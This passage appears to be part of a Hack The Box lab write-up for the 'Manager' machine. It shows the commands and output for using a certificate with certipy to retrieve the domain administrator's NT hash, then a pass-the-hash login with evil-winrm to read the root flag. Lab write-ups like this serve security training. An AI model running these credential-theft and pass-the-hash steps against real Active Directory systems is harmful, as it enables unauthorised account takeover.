
I then authenticated to the machine using the certificate

```
# Command Executed
apt install python3.11-venv -y
python3 -m venv /root/HTB/Boxes/Manager/venv
source /root/HTB/Boxes/Manager/venv/bin/activate

certipy-ad auth -pfx administrator.pfx -username administrator -domain manager.htb -dc-ip 10.129.55.18
```

I needed to make sure my machine time matches the servers time in order to exploit Kerberos again

```
# On Target Machine
Get-TimeZone

# I had to manually set my time because the machine had no internet
timedatectl set-ntp off
date -s '26 NOV 2023 21:19:00'
```

Screenshot Evidence



I next dumped the administrator hash

```
# Command Executed
certipy auth -pfx administrator.pfx  -dc-ip 10.129.55.18
```

Screenshot Evidence

```
┌──(venv)(root㉿kali)-[~/HTB/Boxes/Manager]
└─# certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.55.18
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```


I then used a pass the hash for the administrator to access the machine

```
# Commands Executed
/usr/bin/evil-winrm -i 10.129.55.18 -u administrator -H ae5064c2f62317332c88629e025924ef
```

I was then able to read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
9cab3d547dfc3d8f072dad099d4a2faa
```

Screenshot Evidence



ROOT FLAG: 9cab3d547dfc3d8f072dad099d4a2faa